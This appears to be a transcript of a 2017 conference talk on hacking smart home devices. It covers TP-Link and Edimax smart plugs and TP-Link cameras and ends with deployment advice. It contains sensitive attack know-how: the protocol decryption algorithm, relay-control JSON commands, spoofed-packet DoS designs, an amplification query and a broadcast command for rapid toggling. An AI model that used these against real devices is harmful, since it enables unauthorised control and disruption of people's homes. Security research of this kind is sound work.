Hacking Smart Home Devices

Fernando Gont

H2HC 2017
Sao Paulo, Brazil. October 21-22, 2017

About...

- Security Researcher and Consultant at SI6 Networks
- Published:
  - 30 IETF RFCs
  - 10+ active IETF Internet-Drafts
- Author of the SI6 Networks' IPv6 toolkit
  - https://www.si6networks.com/tools/ipv6toolkit
- Admin of a few mailing-lists:
  - {**ipv6hackers**, **iot-hackers**, **sdn-hackers**}**@lists.si6networks.com**
- More information at: https://www.gont.com.ar

About this presentation

Motivation

- People are connecting **everything** to the network
  - The so-called “Internet of Things” (also “Internet of S...” ;-))
- Are these “things” prepared for the real world?
- Is there anything we can do about it?

Agenda

- Brief overview of IoT devices
- Analyze some sample devices
  - Sample vulnerabilities
  - Show some tools: http://www.si6network.com/tools/iot-toolkit
  - Draw conclusions
- Provide deployment advice
- Guesswork on how things might change in the near term

Characteristics of Smart Home/IoT Devices

Some characteristics of these devices

- Generally “cheap”
- May or may not be “constrained” devices
- Non-managed devices
- No automatic updates
- May have default login credentials (some in firmware)
- Use of insecure protocols
- Many assume “secure” local network and insecure Internet

Sample Devices

TP-Link Smart Plugs

TP-Link Smart Plugs (HS110, HS100)

HS110

- Allow remote operation of on/off switch
- Allow timers, event scheduling, etc.
- Some (HS110) are able to measure power consumption
- Can be locally-operated (WiFi)
- Also allow for “cloud” operation

TP-Link Smart Plug Operation

- Main protocol: TP-Link Smart Plug Protocol
  - Local protocol
  - “Obfuscated” rather than properly encrypted
  - Used for:
    - Device discovery
    - Device configuration
    - Polling and/or modifying device state
    - Available on port 9999 for both TCP and UDP
- Also support TDDP, a local debugging protocol
- Also allow for “cloud” operation
  - Via cloud server with HTTPS

TP-Link Smart Plug Protocol

Introduction

TP-Link Smart Plug Protocol

- Available on port 9999 for both TCP and UDP
- Encrypted
  - “Obfuscated”, you'd say
- JSON-based protocol
- Used for:
  - Device discovery
  - Device configuration
  - Polling and/or modifying device state

Difference between TCP & UDP versions

- UDP-based version:
  - Entire payload devoted to JSON command
  - Commands can be broadcasted
- TCP-based version:
  - Every command is preceded by 4-byte payload length in Network Byte Order
  - Obviously, commands cannot be broadasted

TP-Link Smart Plug Protocol
Encryption/Decryption

TP-Link Protocol “Encryption”

- Protocol employs an algorithm to obfuscate the payload
- Encryption:

```
k= 171;
for(i=0; i<LEN; i++){
    t= b[i] xor k;
    k= b[i];
    b[i]= t;
}
```

“XOR each byte with the previous (plaintext) byte. Initial byte is XORed with special value 171”

TP-Link Protocol “Decryption”


- Simply invert the algorithm from the previous slide
- Decryption:

```
k= 171;
for(i=0; i<LEN; i++){
    b[i]= b[i] xor k;
    k= b[i];
}
```

JSON Primer

- JSON is a text-based way to encode data (just as XML is)
- JSON objects take this form:

where:



JSON Primer (II)


- A sample command, to turn the relay “on”:

  `{"system":{"set_relay_state":{"state":1}}}`


- Sample response (successfull command):

  `{"system":{"set_relay_state":{"err_code":0}}}`

Command



Response



TP-Link Smart Plug Protocol

Finding devices on the local network

Finding devices on the local network

- The TP-Link app discovers smartplugs by broadcasting:

```
{"system":{"get_sysinfo":null},"emeter":
{"get_realtime":null}}
```

- These are two queries in the same packet:
  - “system”: Module available on all TP-Link Smart Plugs
  - “emeter”: Energy Monitoring module (available in HS110 model)
- The response will include, among others:
  - Type and model of the device
  - Hardware and software version
  - Device alias
- A single query is enough for exact fingerprinting

Issuing commands with iot-tl-plug

- Sample command:

```
fgont@matrix:~/code/iot-toolkit $ sudo ./iot-tl-plug -L -i eth0 -c
get_info
Got response from: 192.168.3.66, port 9999
{"system":{"get_sysinfo":{"err_code":0,"sw_ver":"1.0.8 Build 151101
Rel.24452","hw_ver":"1.0","type":"smartplug","model":"HS100(EU)","ma
c":"50:C7:BF:00:C4:D0","deviceId":"8006BE9B2C1A6114DBFA0632B02D566D1
70BC38A","hwId":"22603EA5E716DEAEA6642A30BE87AFCA","fwId":"BFF24826F
BC561803E49379DBE74FD71","oemId":"812A90EB2FCF306A993FAD8748024B07",
"alias":"mio","dev_name":"Wi-Fi Smart
Plug","icon_hash":"","relay_state":0,"on_time":0,"active_mode":"sche
dule","feature":"TIM","updating":0,"rssi":-
52,"led_off":0,"latitude":0,"longitude":0}},"emeter":{"err_code":-
1,"err_msg":"module not support"}}
```

TP-Link Smart Plug Protocol

Vulnerabilities & Potential Problems

The obvious

- No encryption or authentication for local usage
- UDP-based version of the protocol allows for source address spoofing
- Attacker's access to local network == you're owned

Amplification

- One 40-byte query: ({"system":{"get_sysinfo":null}}) will result in a 500-byte response
- A single packet may contain multiple instances of the same query, exacerbating this problem:

```
{"system":{"get_sysinfo":null},"system":
{"get_sysinfo":null},"system":
{"get_sysinfo":null},"system":
{"get_sysinfo":null}}
```

- Nice for amplification
  - but protocol is only local

DoS Attack vector

- Protocol Design 101: “Error messages must not elicit error messages”
- However, a message meant to a non-existing module:

  `{"DoSme":{"err_code":-1,"err_msg":"module not support"}}`

  will elicit the following response:

  `{"DoSme":{"err_code":-1,"err_msg":"module not support"}}`

- One packet will cause a packet war
- This is even worse when original packet is broadcasted

DoS Attack vector: Variant #1

- Packet:
  - Source Address: victim
  - Source Port: 9999
  - Destination Address: victim
  - Destination Port: 9999
  - Payload:

    {"DoSme":{"err_code":-1,"err_msg":"module not support"}}
- This will trigger a packet storm inside the device itself

DoS Attack vector: Variant #2

- Packet:
  - Source Address: victim_1
  - Source Port: 9999
  - Destination Address: victim_2
  - Destination Port: 9999
  - Payload:

    {"DoSme":{"err_code":-1,"err_msg":"module not support"}}
- This will trigger a packet storm between two devices, and possible DoS the network

Fast switching

- Switch on/off very fast:

```
$ iot-tl-plug --toggle TARGET#CYCLE#LENGTH
```

- e.g.

```
$ iot-tl-plug --toggle 255.255.255.255#50#120
```

"*Toggle the relay state of all local smart plugs every 50 ms, for two minutes*"

Edimax Smart Plugs

Edimax Smart Plugs (SP2101W)

SP2101W

- Allow remote operation of on/off switch
- Measures power consumption
- Can be locally-operated (WiFi)
- Also allow for “cloud” operation

Some protocol design “features”

- Employs proprietary protocol for smart plug control
- Data transfer “encryption”
  - With...ROT-X
- Reliability “feature” fr local traffic
  - You send one query, you receive two responses
- Firmware updates
  - Via app obtained from non-SSL site

TP-Link Cameras

TP-Link cameras (NC250)

NC250

- IP cameras
- Motion detection & notifications
- Support different video resolutions

TP-Link Cameras Operation

- Can be locally-operated (WiFi)
  - Done via web interface or TDDP
- Also allow for “cloud” operation
- Video and audio streams, plus camera snapshots available via HTTP (username/password required)
  - Video: **`http://[IP_ADDRESS]:8080/stream/video/mjpeg`**
  - Snapshot: **`http://[IP_ADDRESS]:8080/stream/snapshot.jpg`**

Scanning for Smart Home Devices

Scanning for Smart Devices


- iot-scan tool (http://www.si6networks.com/tools/iot-toolkit)
- Sample command:

```
fgont@matrix:~/code/iot-toolkit $ ./iot-scan -i eth0 -L
192.168.3.66 # smartplug: TP-Link HS100(EU): Wi-Fi Smart Plug: "mio"
192.168.3.42 # camera: TP-Link IP camera
192.168.3.43 # camera: TP-Link IP camera
```

Deployment model for IPv4

Deployment model for IPv4

- NATs partition the network into inner and external realm



Deployment model for IPv4 (II)

- Incoming communications to the internal realm not allowed
  - (compartmentalization)
- This can help mitigate some problems
  - You may not exploit a vulnerability if you can't reach the device
  - This does not fix the underlying issues, but may impede their exploitation

Deployment Advice

How to use these devices while reducing trouble

Some deployment guidelines

- Employ a separate network for your IoT devices
  - Anyone with local network access owns you
- Prevent IoT devices from calling home
  - Overwrite the “cloud” URLs
  - Block cloud domains & IP addresses
  - **Some of these devices may have no local-only operation**
- Replace control apps with your own
  - Customized web site with firing commands with our toolkit

How will IPv6 affect us?
Futurology

How IPv6 may affect IoT security


- The ~~dream~~ nightmare of fully-connected ~~IoT~~ IoSh*# network made real!
- Zillions of flawed devices directly reachable from the public Internet
  - Lightbulbs, cameras, DVDRs, fridges... you name it.
- Insecure protocols meant for local use may now become usable in global/remote context

Do we need global connectivity?

- Connectivity requirements essentially depend on push vs. pull model. e.g.,
  - Should a device be polled for information or “pushed” actions?
  - Or, should the device just report updates to and pull actions from, e.g., central server?
  - Or, maybe, contact all devices via central server?
- Virtually all IPv4 smart devices currently employ pull model, or communicate via server
- Same “model” could apply to IPv6, with devices connected to the Internet with a “diode” firewall
  - This is a side-effect in IPv4 NAT

Do we need global connectivity?

- By default, consider connecting your devices to the Internet via a “diode” firewall




Do we need global addressability?

- Global addressability implies that each device gets globally-routable address
- Needed if one expect devices to “talk” directly to other devices
  - Is this really needed?

Do we need global addressability? (II)

- An alternative model:



Do we need global addressability? (III)

- Benefits:
  - Less code at devices (possibly no IP stack)
  - Communications go through (hopefully more secure) gateway
- “Drawbacks”:
  - “*Part of the network is not IP*” -- think of that part as a single distributed system!

Questions?

Thanks!

Fernando Gont

fgont@si6networks.com

IoT Hackers mailing-list

http://www.si6networks.com/community/

www.si6networks.com